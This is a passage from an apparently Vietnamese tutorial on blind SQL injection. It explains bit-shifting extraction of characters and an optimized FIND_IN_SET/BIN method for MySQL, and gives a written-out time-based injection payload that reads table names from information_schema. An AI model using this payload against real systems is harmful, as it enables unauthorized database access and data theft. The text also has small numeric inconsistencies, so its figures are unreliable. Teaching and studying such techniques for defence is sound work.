| --- | --- | --- |
| **Ký tự** | **Mã ASCII** | **Mã nhị phân** |
| A | 65 | 1000001 |

Sử dụng kỹ thuật dịch bit cho phép lấy ra giá trị từng bit của ký tự. Với mỗi ký tự lúc này chỉ là 0 hoặc 1, nên chỉ cần 1 yêu cầu để xác định bit đó (Có phải 1 không ? Nếu không thì sẽ là 0). Với 7 bit sẽ cần 7 yêu cầu để xác định đúng chính xác ký tự.

So với phương pháp tìm kiếm nhị phân, phương pháp dịch bit có ưu điểm cho phép thực hiện 7 yêu cầu không cần tuần tự, có thể thực hiện không song song, độc lập với nhau. Tuy nhiên, nhược điểm là luôn cần 7 yêu cầu để lấy được một ký tự.

### Phương pháp tối ưu bằng cách dùng phép dịch bit dựa vào kết quả đã được đánh chỉ mục


Phương pháp này là một sự nâng cấp của phương pháp dịch bit ở trên. Nếu như trong phương pháp dịch bit cơ bản tập ký tự đầu vào là 128 ký tự (không phân biệt ký tự nhìn được và không nhìn được). Một vấn đề khác là ký tự nào cũng cần 7 lần yêu cầu để xác định, trong khi có những ký tự, khi chuyển sang dạng nhị phân có độ dài chỉ là 3, nên thực tế chỉ cần 3 yêu cầu là xác định được.

Phương pháp tối ưu bằng cách dùng phép dịch bit dựa vào kết quả đã được đánh chỉ mục đưa ra để khắc phục các nhược điểm đó. Đầu tiên phương pháp sẽ sử dụng kỹ thuật đánh chỉ mục kết quả để giới hạn lại tập các ký tự cần kiểm tra. Đối với hệ quản trị CSDL MySQL thì sử dụng hàm FIND\_IN\_SET. Mã tấn công có dạng:

AND (SELECT @a:=MID(BIN(FIND\_IN\_SET(MID(table\_name,1,1), 'a,b,c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s,t,u,v,w,x,y,z,0,1,2,3,4,5,6,7,8,9,\_,!,@,#,$,%,^,&,\*,(,),,+,=,\,,.,",\',~,`,\\,|,{,},[,],:,;, ,')),1,1) FROM information\_schema.tables LIMIT 1)=@a AND IF(@a!='',@a,SLEEP(5));

Kết quả trả về chính là vị trí của ký tự trong danh sách. Giả sử ký tự là ‘c’ thì sẽ trả về kết quả là 3. Tiếp theo sẽ sử dụng phương pháp dịch bit giống như trên, sử dụng hàm BIN() để chuyển về dạng nhị phân. BIN(3) là 11, cần 3 yêu cầu để xác định: Bit đầu tiên là 1 ? Đúng. Bit thứ hai là 1 ? Đúng ? Bit thứ ba là 1 ? Không, không có bit thứ ba, thực hiện tạo Sleep để báo hiệu kết thúc chuỗi Binary.

Trong ví dụ trên tập danh sách dài 45, BIN(45) là 101101 cũng chỉ mất 7 yêu cầu truy vấn cho ký tự ở vị trí cuối cùng của danh sách.



Hình 7: Ví dụ với từ CHARACTER\_SET